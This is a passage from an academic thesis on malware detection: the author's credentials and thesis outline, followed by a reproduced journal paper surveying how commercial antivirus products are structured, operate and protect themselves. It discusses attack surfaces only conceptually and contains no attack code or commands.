- *" Análise do Malware Ativo na Internet Brasileira: 4 anos depois. O que mudou? "* In *"Grupo de Trabalho de Segurança do Comitê Gestor da Internet no Brasil"* (GTS) (Botacin, 2019)
- "Integridade, confidencialidade, disponibilidade, ransomware" In *"Grupo de Trabalho de Segurança do Comitê Gestor da Internet no Brasil"* (GTS) (Grégio and Botacin, 2020)
- *"Does Your Threat Model Consider Country and Culture? A Case Study of Brazilian Internet Banking Security to Show that it Should!"* In "USENIX Enigma 2021" (ENIGMA) (Botacin, 2021)

Grants:

- I was awarded a travel grant to USENIX Enigma 2019.
- I was co-funded by the Serrapilheira Institute in the project lead by my co-author Marco Zanata (Serrapilheira, 2019).
- The project *"Malware Multiverse"* was awarded with a Titan V GPU from Nvidia (2019).

Awards:

- 1st Place Attacker and 1st Place Defender in the 2021's MLSec Evasion Challenge (EndGame, 2019).
- 1st Place Attacker and 2nd Place Defender in the 2020's MLSec Evasion Challenge (EndGame, 2019).
- 1st/2nd Place (tie) in the 2019's MLSec Evasion Challenge (EndGame, 2019).
- Honor mention for my paper at 2019's SBSEG (Botacin et al., 2019c).

Development Projects:

- *"Project Corvus"*, a public malware analysis system (Corvus, 2018).

Visits:

- University of Florida: August 2018, May 2019.
  - Hosted by: Prof. Daniela Oliveira.
- Friedrich-Alexander-Universität Erlangen-Nürnberg, November 2018.
  - Hosted by: Prof. Tilo Muller.

Service:

- Program Committee (PC) member for the "*USENIX Security Symposium*" (USENIX Security) 2022.
- Artifact Evaluation Committee (AEC) member for the "*2019 USENIX Security Symposium*" (USENIX Security) for the fall and winter rounds.
- Artifact Evaluation Committee (AEC) member for the "*2019 Workshop on Offensive Technologies*" (WOOT) held in conjunction with the "*2019 Usenix Security Symposium*" (USENIX Security).
- External Reviewer for the "*2019 Conference on Detection of Intrusions and Malware & Vulnerability Assessment*" (DIMVA).
- Reviewer for *ACM Computing Surveys* (CSUR).
- Reviewer for *IEEE Transactions on Information Forensics and Security* (TIFS).

- Reviewer for *Willey Software: Theory and Practice*.
- Reviewer for *Cell: Patterns*.
- Reviewer for *Elsevier Computer & Security* (Comp&Sec).
- Reviewer for *Elsevier Forensic Science International: Digital Investigation* (Digital Investigation).

Reproducibility Efforts:

- All code developed in this thesis is available in the following Github: `https://github.com/marcusbotacin`

1.5 THESIS OUTLINE

This thesis is organized as a collection of articles. The relation among them is depicted in Figure 1.1. In Chapter 2, I present background information about AV operations to support this work's development; In Chapter 3, I discuss the challenges and pitfalls of current malware research work and points directions for future developments, some of them explored in this work; In Chapter 4, I discuss the need for contextual information to increase malware detection rates in specialized scenarios; In Chapter 5, I discuss the need for better focused metrics to evaluate AV solutions; In Chapter 6, I discuss the feasibility of leveraging hardware-software collaboration for the development of more performance-efficient malware detection solutions; In Chapter 7, I discuss the need of investigating future threats in advance to enable faster incident response procedures; In Chapter 8, I discuss findings and developments to pinpoint contributions and still open questions; Finally, I draw my conclusions in Chapter 9.




Figure 1.1: **Contribution Summary and Thesis Organization.** Filled boxes represent research challenges to be addressed and white boxes represent the thesis chapters addressing them.

2 BACKGROUND: CURRENT AV'S OPERATION

A major goal of this thesis is to present the limits and drawbacks of current malware research works (see details in Chapter 3), which largely includes anti-malware solutions, of which AntiViruses (AVs) are a noticeable example. A derived goal is to propose new detection approaches to bridge some AV development gaps in a more practical way while targeting actual operational scenarios (see details in Chapter 6). For such, it is key to understand what is the actual operational scenario of a real AV solution. Despite AVs popularity, little is known about their internals, since they are mostly closed-source solutions, which often leads to inaccurate claims. To avoid committing pitfalls, I conducted an analysis of real AV's operations to develop the foundations for future developments. The findings were published in a paper (Botacin et al., 2021c) that is below reproduced as published for the sake of reader's convenience. The reading of the paper is not mandatory to understand the papers contained in this thesis, which are supposed to be self-contained, but it is recommended if the reader aims to understand deeply the project decisions behind the presented developments. More specifically, the investigation highlights: (i) the performance overhead imposed by monitoring solutions, which motivates the research about more efficient AVs; and (ii) the still significant use of signatures by AV solutions, which motivates my choice for their use in some of the published papers.

2.1 ANTIVIRUSES UNDER THE MICROSCOPE: A HANDS-ON PERSPECTIVE.

Publication: This paper was published in the Elsevier Computers & Security (Comp&Sec) journal

Marcus Botacin[1], Felipe Duarte Domingues[2], Fabrício Ceschin[1], Raphael Machnicki[1], Marco Antonio Zanata Alves[1], Paulo Lício de Geus[2], André Grégio[1]
(1) Federal University of Paraná (UFPR-Brazil)
Email: {mfbotacin, fjoceschin, mazalves, gregio}@inf.ufpr.br
rkmach17@gmail.com
(2) University of Campinas (UNICAMP-Brazil)
Email: paulo@lasca.ic.unicamp.br
f171036@dac.unicamp.br

2.1.1 Abstract

AntiViruses (AVs) are the main defense line against attacks for most users and much research has been done about them, especially proposing new detection procedures that work in academic prototypes. However, as most current and commercial AVs are closed-source solutions, in practice, little is known about their real internals: information such as what is a typical AV database size, the detection methods effectively used in each operation mode, and how often on average the AVs are updated are still unknown. This prevents research work from meeting the industrial practices more thoroughly. To fill this gap, in this work, we systematize the knowledge about AVs. To do so, we first surveyed the literature and identified existing knowledge gaps in AV internals' working. Further, we bridged these gaps by analyzing popular (Windows, Linux, and Android) AV solutions to check their operations in practice. Our methodology encompassed multiple techniques, from tracing to fuzzing. We detail current AV's architecture, including their multiple components, such as browser extensions and injected libraries, regarding their implementation, monitoring features, and self-protection capabilities. We discovered, for instance, a great disparity in the set of API functions hooked by the distinct AV's libraries, which might have a significant impact in the viability of academically-proposed detection models (e.g., machine learning-based ones).

2.1.2 Introduction

AntiViruses (AVs) are one of the main solutions to defend users against malware, being present in the majority of computer systems (Levesque et al., 2015). The popularity of AVs has led to a myriad of research proposals to enhance and bypass them, but little attention was given to their internals and development decisions.

AVs are intricate pieces of software and their complexity evolves at the same pace that malware becomes more sophisticated. Current AVs have their own developed parsers for multiple file formats, they load multiple kernel drivers to monitor the system, and they have to protect themselves from attacks. Although all these factors are key to the operation of an actual AV, they are often not discussed by the academic literature, which is more focused on presenting prototypes of the proposed concepts than actual implementations.

When prototypes are proposed, they are often focused on single techniques (e.g., machine learning-based AVs, or a new signature matcher), whereas current AVs operate based on multiple engines, which are activated according to the requested scan type and context. While on-demand

file checks might operate using signatures, real-time scans might be based on an API-based machine learning model, and suspicious files might be later submitted to cloud scans. We believe that all these operation modes should be considered on developed solution's threat models aiming to reach real scenario's usage.

We believe that a significant reason for the lack of information on AV internals is that most AVs are closed-source solutions. In most cases, the only way to have access to real AV's source code is when they are disclosed by attackers: past breaches disclosed source-code for distinct AV companies (Whittaker, 2012; InfoSecurity, 2011). However, since these events happened a decade ago, even if one had access to these codes, they would be too much outdated to reflect a current AV solution.

Though keeping their source-code private is an AV vendor's right in a very competitive market, the lack of information does not allow researchers to model solutions that fully resemble a real-world scenario. For instance, a researcher proposing a new AV is not fully aware of: (i) in which scenarios signatures are deployed by the companies (e.g., zero-days detection, false-negative mitigation, so on); (ii) how many signatures are added on average to a typical database (and old signatures are removed); (iii) how much overhead is accepted for a typical scan; (iv) how often an AV is updated on average; and so on.

To bridge this understanding gap, we surveyed the existing academic literature to identify what is known and unknown about AV internals. We further analyzed real, commercial AV solutions to fill the existing knowledge gaps with information about actual implementation. Our goal is to present a broad and representative analysis of current AV solutions.

To ensure broadness, we selected for analysis AVs covering the most popular platforms (Windows, Linux, and Android), such that we first present results regarding Windows, the most developed AV ecosystem, and later compare them with the results regarding the two most recent platforms. To ensure representativeness, we selected the most popular desktop AVs according to the AVTest's criteria (AV-Test, 2018) and mobile AVs according to the Google Play Store market share.

Analyzing AVs internals is hard, as it encompasses a multitude of subsystems (filesystem, network, processes, drivers, libraries, databases, and so on) that communicate among themselves. Thus, a single strategy and/or single inspection point would not be enough to fully understand AVs operation. Therefore, we opted to inspect AVs during their whole operation using the most suitable tools according to the task performed by the AVs at each moment. Our approach consisted of tracing AV operations on a virtual machine (VM) from the installation procedure to the update process via the multiple scan modes. We also fuzzed multiple AV interfaces to check their outputs against known threats, as well as for bug hunting purposes.

With this work, we expect to foster research in the AV internals field and help researchers to better model and parameterize their solutions. It is important to highlight that this work does not propose new detection mechanisms nor techniques to bypass AV's detection, but an analysis of their internals and implementation decisions, although these might also lead to new development and evasion opportunities as an associated outcome.

Contributions. In Summary, our main contributions are threefold:

- We survey the literature to summarize the existing knowledge about AV internals and existing knowledge gaps.
- We bridge the identified knowledge gaps by analyzing actual AVs and summarizing our findings.

- We discuss the current challenges of AV operation and pinpoint possible directions for future developments. More specifically, we discuss the following aspects of AVs operation:
  - We describe the multiple AV components, such as engines, browser plugins, and libraries, regarding their operations and implementation choices.
  - We highlight the differences in AV's implementations for multiple environments, from the reliance on event tracing for Windows, to the use of preloading on Linux, and the abuse of accessibility services for Android app's inspection.
  - We discuss the self-protection mechanisms employed by the AVs, including their strong points (e.g., DLL unload prevention) and weaknesses (e.g., integrity tampering in safe mode).
  - We evaluate the multiple detection methods and operation modes leveraged by the AVs. We conclude that although modern AVs indeed evolved to consider distinct information sources, such as cloud data and behavioral profiles, most of their detection capabilities are still provided by static checks.

Organization. This work is organized as follows: In Section 2.1.3, we motivate the study of AV internals; In Section 2.1.4, we present background information about AV operation; In Section 2.1.5, we present our experimental methodology; In Section 2.1.6, we analyze the anatomy of actual AVs; In Section 2.1.7, we analyze detection challenges; In Section 2.1.8, we analyze AV's self-protection mechanisms; In Section 2.1.9, we analyze the performance impact imposed by real AVs; In Section 2.1.10, we analyze the differences of AV's implementations for distinct platforms; In Section 2.1.11, we discuss our findings; and finally, we draw our conclusions in Section 2.1.12.

Disclaimer: Intellectual Property. The sole purpose of this work is to academically understand AV's operations, with no commercial implications. We conducted all analyses by inspecting AV components as they are installed in the user's machines, acting the same way as any skilled customer could act to check whether the product works as advertised. We did not extract nor decompile any code from AV's components; We only present pseudo-code representing our understanding of AV's operations. We also only display original files if they were available in clear in user's machines. Thus, we did not disclose any intellectual property-protected information in this work.

2.1.3 Why Studying AV Internals?

The need for researching AVs is clear: we need to develop more secure solutions. Even though, the need for researching AV internals is blurry for many minds. Why is it important? The answer is because the solutions proposed in a research context should migrate from prototypes to production at some time to actually protect users (Botacin et al., 2021b), but this is only possible when the research proposals fit the way that AVs actually operate. Therefore, it is important to study AVs internals to propose solutions compatible with them.

There are many cases where a better understanding of AVs internals would help research developments, for instance:

- When **hooking APIs**. Many researchers propose hooking APIs to collect data for machine learning-based detectors (Sun et al., 2020). Is the number of APIs hooked by the prototype compatible with the number of APIs hooked by actual AVs?

- When **accelerating signature matching**. Many researchers propose mechanisms to speed up signature matching (Guinde and Lohani, 2011). Are signatures still used by AVs? Are they prevalent? What kind of signatures are used?

- When **measuring performance**. Many research works proposed to account for the performance impact of running AVs (Al-Saleh and Hamdan", 2019). But, Is the performance AV independent of their internal engines? Can distinct engines be compared? Do all AVs operate in the same modes?

This paper aims to answer both the aforementioned as well as related questions in the expectation of helping researchers in bridging the gap between prototypes and actual AVs in their future AV developments.

2.1.4 Background & Related Work

In this section, we present the security properties that AVs are expected to fulfill and discuss existing research work gaps in analyzing these properties.

2.1.4.1 AV Research Literature

There is no doubt that AVs are the main security solution deployed by most users. AVs have become so popular that even rogue AV solutions can be found in the market (Kim et al., 2015; Cova et al., 2010b). This popularity naturally fostered varied research on the subject. AV research has been significantly evolving, both in quality as well as in quantity. In the past, the few existing research works used to look to individual threats, such as the MyDoom case (Unspecified, 2004). Currently, many research works focus on large-scale approaches. Despite such evolution, AV research is still limited to the external AV factors, i.e., they do not cover AV's internal aspects, such as its implementation decisions. Table 2.1 summarizes the most studied aspects of AV's operations according to our literature search.

Table 2.1: **Related Work on AVs.** Summary of the most studied aspects.

Task	Aspect	Work
Assessment	Socio-Cultural Factors	(Furnell and Clarke, 2012; Dodel and Mesch, 2019; Lévesque et al., 2018)
	Labeling Problem	(Maggi et al., 2011; Hurier et al., 2017; Sebastián et al., 2016)
	Detection Evaluation	(Botacin et al., 2020b; Haffejee and Irwin, 2014)
Matching	ClamAV Engine	(Dien et al., 2014)
	Detection Mechanisms	(Nguyen et al., 2018)
	AV Bypasses	(Hamlen et al., 2009; Murad et al., 2010)
Platforms	Mobile	(Fedler et al., 2013)
	New Paradigms	(Zelinka et al., 2018; Botacin et al., 2019; Zhang et al., 2010)
Performance	Cloud AV	(Deyannis et al., 2020; Jarabek et al., 2012)
	FPGA AV	(Botacin et al., 2019; Guinde and Lohani, 2011)
AV Internals	Overview	**This Work**

The first external factor most evaluated by related work is to assess the effectiveness of the AVs to detect malware samples. Whereas these works investigate relevant problems, such as the diversity of the labels assigned by distinct AVs, these works do not delve into the details about why the distinct engines flag the samples differently (we aim to discover in this work). The second class of evaluated factors covers the development of detection engines. Many works proposed distinct approaches to flag malicious activities, such as the inspiration on immune systems (Zhang et al., 2010). The major drawback of these approaches is that they are only proof of concepts

and do not resemble a real engine. They do not operate, for instance, under the constrained conditions of a real engine (as evaluated in this work). Most of these works are developed on top of `ClamAV`. Whereas this is the open-source solution closest to a real AV, it still far away to be representative of a state-of-the-art engine (e.g., it does not support real-time monitoring, for instance). Other research work classes focus on the underlying platforms that support AV operation. A typical research work task is to port AVs to mobile environments (Fedler et al., 2013) to operate in resource-constrained devices. The major drawback of these work is that they do not represent any research breakthrough, but implement existing detection techniques. Finally, some work focus on improving AV's performance. The most commonly adopted solutions are moving the AV to a cloud-server and/or providing an efficient hardware implementation to them (e.g., via dedicated FPGAs). Although all of these are important aspects of AV's operation, they all lack information about AV's internals. In this work, we aim to bridge this gap.

2.1.4.2 AV Internals Literature

The literature on AV internals is not as large as the one related to the proposals of new solutions, as previously shown. Only a few studies cover the particular aspects of AV's operation. As pointed by Aycock in his malware book (Aycock, 2006): "*the AV community tends to be very industry-driven and insular, and isn't in the habit of giving its secrets.*" Therefore, most reports of AV internals are found outside of the academic literature. Whereas fundamental to help to understand AV's internal, these reports lack scientific systematization. For instance, they focus on particular solutions (e.g., an analysis of hooks on the Kaspersky AV (sindoni, 2014), and/or Windows defender reverse engineering findings (Bulazel, 2018)), but do not draw a landscape of the whole AV market (as this work does).

These landscapes started to be presented by the first academic work tackling the problem (e.g., a review of AVs using signatures (Al-Asli and Ghaleb, 2019), or ML detectors (bin Wang et al., 2008)). The major drawback of the academic literature is that most works adopt black-box analyses procedures (Quarta et al., 2018), exploiting the fact that still few solutions employ anti-black-box technique (Filiol, 2006). Whereas this approach provides interesting information, such as about the AV's energy consumption (Polakis et al., 2015), they do not reveal the AV company's project decisions.

The closest work to reveal AV internals is the "Antivirus Hackers Handbook" (Koret and Bachaalany, 2015), which presents a reverse engineer methodology for inspecting AVs and the findings of its application to multiple AVs. Whereas this is the most complete reference so far, it needs to be updated to cover the recent advances of this industry (e.g., cloud scans, machine learning, and so on) and also expanded to cover other platforms. Whereas the first step towards this direction was given in a recently released book chapter (Mohanta and Saldanha, 2020), this does not cover AV in deep details as the first book. Therefore, in this work, we aim to update the knowledge about AV internals by still considering the originally proposed methodology (Koret and Bachaalany, 2015) as the basis to ours and complement their findings.

In Table 2.2, we show a comparison of this work and the works available in the literature considering its coverage (landscape vs. single solution analysis), completeness (evaluated aspects), and representativeness. Our work is the only updated landscape article to cover all aspects of AVs operations.

2.1.4.3 AV Goals: Theory & Practice

The importance of studying AV's detection rates is reasonably clear to most people, as they directly affect the system's protection. However, the importance of studying AV's internals is

Table 2.2: **Related Work Summary.** Our work presents the most comprehensive and up-to-date analysis.

Work	Landscape	Avs	Studied Aspect	Modern AV
(sindoni, 2014)	✗	Kaspersky	Function Hooks	✓
(Bulazel, 2018)	✗	Defender	Emulation	✓
(Al-Asli and Ghaleb, 2019)	✓	Multiple	Signatures	✓
(bin Wang et al., 2008)	✓	Multiple	Machine Learning	✓
(Polakis et al., 2015)	✓	Multiple	Energy Consumption	✓
(Mohanta and Saldanha, 2020)	✓	Generic	Detection	N/A
(Koret and Bachaalany, 2015)	✓	Multiple	Overall	✗
This	✓	Multiple	Overall	✓

sometimes overlooked, as they only indirectly affect security. Despite that, good implementation choices are essential to guarantee detection capabilities: For instance, a previous study showed that abusing AV internals leads AV's solutions to crash (Geek, 2008).

There are two key concepts to understand AV's internals: (i) the attack surface, and (ii) the Trusted Code Base (TCB) (Botacin et al., 2018b). The first refers to the fact that the more exposure a system and/or application has, the greater the possibility of it being targeted, exploited, or vulnerable to any other event. The more services and/or components an application presents, there are more alternatives to a successful attack. The second refers to the fact that any component added to a software (e.g., library, module, so on) needs to be trusted by the main application. These concepts are strongly related, as each component added to the TCB increases the attack surface.

When AVs are added to systems, they increase the TCB of that system. Thus, the addition of the AV software themselves initially increases the attack surface of that system, as the AV adds libraries, modules, interact with subsystems, so on. Under the light of the presented concepts, an AV is only viable if the benefits of adding the AV as part of the TCB of a system is greater than the attack surface added by it.

The general goal of an AV is to reduce the system's attack surfaces by making them less exposed and exploitable. This can be done, for instance, by leveraging AV capabilities to sandbox applications (TheHackerNews, 2018). However, this is not what happens in practice when the AV's internals fail to accomplish their goals.

There are multiple reports of AV failures and many of them are related to an increased attack surface. A typical failure case is related to format parsers. AVs implement parsers by themselves for multiple file protocols. Parsing is a very error-prone task and the security implications are giant if the errors happen inside an AV engine (Askola et al., 2008). Besides parsing, another frequent AV task is to unpack protected code. In addition to error-prone, this task is also risky because in many cases the packed code needs to be executed within the AV. Bad decisions about unpacking routines might lead to a significant increase on the attack surface. When the unpacking is performed in kernel (ProjectZero, 2016), a userland threat is elevated by the AV itself to a kernel threat. Privilege escalation by AVs can only be prevented by a careful design of their internals. Unfortunately, attacks are still seen in practice, such as in the case of a rootkit remover that in fact allowed unsafe drivers to be loaded in the kernel (D4stiny, 2020).

Recently AVs extended their inspection capabilities to cover other scenarios, such as web threats. As in previous cases, whereas increasing defenses, they also increase the attack surface. This might lead to unintended consequences. For instance, an attempt to inject a `Javascript` verification code in web pages to protect users ended up disclosing unique tokens that allowed tracking users over websites (HackerNews, 2019).

AVs also often intercept network communications to protect users against malicious downloads and data exfiltration. AVs usually set local proxies to the system to redirect traffic via the AV inspector. These proxies might even intercept encrypted traffic, which leads to privacy concerns (EricLaw, 2019). Even worse, the proxies themselves might be attacked if they are not properly implemented. Recently, an AV proxy was revealed vulnerable to `Freak` attacks (Symantec, 2016). Face to the presented scenario, in this work, we also evaluate AVs under the light of their attack surface.

2.1.4.4 Detection Mechanisms & Operation Modes

AVs have been reported for a long time as solutions that detect samples via signatures when on-demand checks are requested. This is far from an accurate description of a current AV. They have evolved to cover multiple attack surfaces and operate on distinct modes. The AV might be operating in multiple modes simultaneously, as defined by the AV policy. In many cases, these modes are progressively activated during system operation. In other cases, however, some modes might only be available in premium products, also according to AVs vendor's policies. According to our observations, AVs operate in the following modes:

- **On-demand Checks.** These are the typical checks performed when users request specific files to be checked. This type of scan is useful to detect malicious patterns that were not visible when the file was created and thus inspected by the other components operating in other modes.
- **Scheduled Checks.** These are a variation of on-demand checks that is activated only in predefined times aiming to scan the whole system. This type of check is often performed in the background and/or when the system is idle.
- **Real-time Checks.** These modules continuously inspect running processes' interactions with other OS components to find suspicious behaviors and immediately blocking threats. When this mode is enabled, performance overhead is imposed to the system as the processes' actions need to be tracked and intercepted by the AV.
- **Trigger-based Checks.** This mode executes inspection routines as soon as a specific action occurs in the system. For instance, AVs inspect executable files as soon as they are written on disk (e.g., downloaded from the Internet), or when they are about to be executed (e.g., after a double click).
- **Delayed Checks.** AVs might also perform additional checks in delayed periods of time when an inspected artifact (file and/or process) is not reported as clean with high-level confidence. The AV might use this additional time to wait for the process to exhibit more characteristics to be inspected or to request to an external party (e.g., cloud server) additional information about the file. Some AVs rely on collective information, such as those obtained via telemetry systems, to make their decisions.

One should not confuse these presented operating modes with the types of checks performed in each one of them. In the malware field, analysis (and detection) procedures are often classified as static and dynamic (Sikorski and Honig, 2012). Therefore, AVs might present a combination of the following detection strategies:

- **Statically Triggered Checks,** When the scan was requested by the user (e.g., on-demand and/or scheduled scan modes).

  - **Static Detection.** This type of detection occurs without running the suspicious artifact. It is characterized, for instance, by the use of signatures and pattern matching techniques against static files. This is the most commonly used scan technique when an on-demand check is requested.
  - **Dynamic Detection.** This type of detection occurs when the suspicious artifact is executed to be scanned. Many AVs do not limit their on-demand checks to signatures, but in fact they run the suspicious binary in a sandbox to check its behavior before allowing it to execute in the main system. For instance, we found that the AVAST's `Sf2.dll` library implements a Dynamic Binary Instrumentation (DBI) solution for that purpose.

- **Dynamically Triggered Checks.** When the checks are triggered by the runtime monitors. These checks are dynamically triggered as they rely on the fact that the suspicious artifact is running.
  - **Static Detection.** Although these monitor rely on running artifacts, the detection method employed by a real-time monitor might be static. A file system filter might, for instance, detect a file creation in real time but launch a pattern matching procedure to detect it as malicious.
  - **Dynamic Detection.** These are the checks performed in the context of the running processes. AVs often monitor APIs arguments to detect suspicious actions as soon as they are started by the processes.

The presented operation modes and detection methods cover the following OS attack surfaces:

- **File System Scans.** The AV monitors the file system to inspect newly created and/or modified files. Files are the typically AV-inspected artifacts due to malware sample's persistence needs.
- **Process Scans.** The AV tracks processes interactions to establish relations between them. This allows tracking child processes of malware loaders and identify injection attacks via remote thread creations.
- **Memory Scan.** Some AVs (e.g., ClamWin (ClamWin, 2018)) are able to apply detection rules against loaded processes images. This allows detecting emerging threats, such as fileless malware. This type of inspection imposes significant performance penalties due to the memory access latency. Therefore, it is more common to find memory inspection in the on-demand operation mode than in the real-time mode.
- **Network Inspection.** AVs currently cover network-based threats since the Internet has become massively popular. To do so, AVs set proxies in the system to inspect the application's traffic. Whereas some applications such as browsers are almost always inspected, the proxy for other applications is often just a pass-through filter.
- **Browser Protection.** AVs have been increasingly adding inspection capabilities directly into the browsers. They are able to inspect network traffic and the loaded page's contents. The typical implementation of an AV's browser monitor is by leveraging the browser's plugins and extension facilities.

2.1.4.5 *Understanding AV Structure*

We previously presented the multiple operation modes and attack surfaces covered by the multiple AV components. We now detail these components, how they interact with each other, and the impact of potential flaws in each one of them.

Figure 2.1 presents an overview of the most common AV's components and their interactions. In an overall manner, AV's components interact in a client-server way (Koret and Bachaalany, 2015). However, depending on the perspective of the task at hand, the understanding of what is a client and a server might change.




Figure 2.1: **AV Architecture.** Overview and main components.

When a user claims to have interacted with an AV, in fact, he/she interacted with a Graphic User Interface (GUI) application (a client) that just set parameters for the AV core running in another process (a server) that effectively adds threat intelligence to the system. Whereas the GUI is implemented as a typical user process, the server usually runs as a background service, with elevated privileges and sandboxed interactions. Therefore, whereas the GUI can be terminated and restarted by the user (or any application), the AV core should be resistant to termination to not be finished by a malware sample running in userland. The communication between the GUI mechanisms and the AV core is often performed via JSON or XML data sent and received via HTTP-like protocols. This allows clients built upon distinct frameworks (e.g., Windows binaries, Web-based applications) to communicate with the AV core.

The AV core is not a monolithic piece of software, but usually a host process that loads within its libraries that effectively implement the AV inspection capabilities (e.g., pattern matching, unpacking, so on). Tables A.1 to A.6 from Appendix A.1 shows the multiple libraries used by the distinct AVs. In this sense, the AV core process is a client of the detection results provided by the libraries. This architecture opens space for attacks if one were able to load the AV core libraries within any process to inspect it and find ways to defeat it. Therefore, AVs should implement methods to prevent the loading of these libraries in external processes and/or to authenticate the communication with them. These protection mechanisms are described in Section 2.1.8.

Whereas some libraries are of AV's exclusive use, some libraries are designed to be injected into running processes to monitor them. These libraries provide information to the AV core processes (a client for this type of information, but a server of detection results) that decides what to do with this application (e.g., process termination if malicious). Unlike the previous case, the challenge here is to avoid the library being unloaded by a malicious process to evade detection.

Although the AV core processes run with administrator privileges, some information can only be obtained in the kernel space (e.g., reading foreign memory, I/O ports, so on). Therefore,

AVs implement one or multiple kernel drivers to interact with and collect additional data to decide about the maliciousness of a given artifact. From the I/O point-of-view, the kernel serves the AV core client with data. As in the library's case, the kernel driver should be protected from attacks. The AV should ensure that the driver is not unloaded by third parties to reduce AV's inspection capabilities. The AV also should ensure that a third-party will not use the driver to elevate its privileges. For instance, the AV should authenticate the communication with the driver to avoid a third-party process to request the AV driver to read protected memory regions and thus disclose sensitive data via unprivileged IOCTLs.

Similar reasoning can be applied to AV's network clients and proxies. As their ports are openly available in the system to be connected by any processes, they should ensure that they only establish a connection with trusted entities, such as the AV entities. Otherwise, these clients might disclose sensitive information to any process that queries their state via these network ports.

2.1.5 Definitions & Methodology

In this section, we define our study object and describe the methodology to inspect it.

2.1.5.1 Definitions

Before presenting the strategies adopted to inspect the AVs, we first present a definition of the AV objects studied in this work: AV internals and AV engines.

AV Internals. We consider AV internals all components of an AV product that are not directly exposed to the user, including the AV engine, modules, libraries, databases, and configuration files.

AV Engine. We consider as the AV engine the modules implementing the functions responsible for detecting and removing malware. The AV engine is the core of an AV product and its working is, theoretically, independent of marketing issues—Non-functional AV features, such as for personal and enterprise versions, should not affect the AV engine operation.

2.1.5.2 Methodology

This work's goal is to shed light on AV's internals from a practical point of view. We are concerned whether the concepts reported in the literature are actually deployed by the off-the-shelf solutions. Therefore, to present a landscape of AV's implementations, we analyzed AVs regarding all their operation steps, from (i) installation; through (ii) scanning; until (iii) post-installation updates.

Our study aims broadness, thus we evaluated AVs for Windows, Linux, and Android. However, we pay special attention to the Windows OS because it is usually the most targeted OS by malware samples (Arghire, 2017). We analyzed the set of the 10 most popular Windows AVs ranked according to the AVTest's criteria (AV-Test, 2018) (checked in August/2019). All AVs but the built-in Windows Defender were evaluated from the installers downloaded from the AV vendor's websites. Freeware AVs were installed with their full capabilities and commercial AVs were installed in their trial versions. The installers are described in Table 2.3.

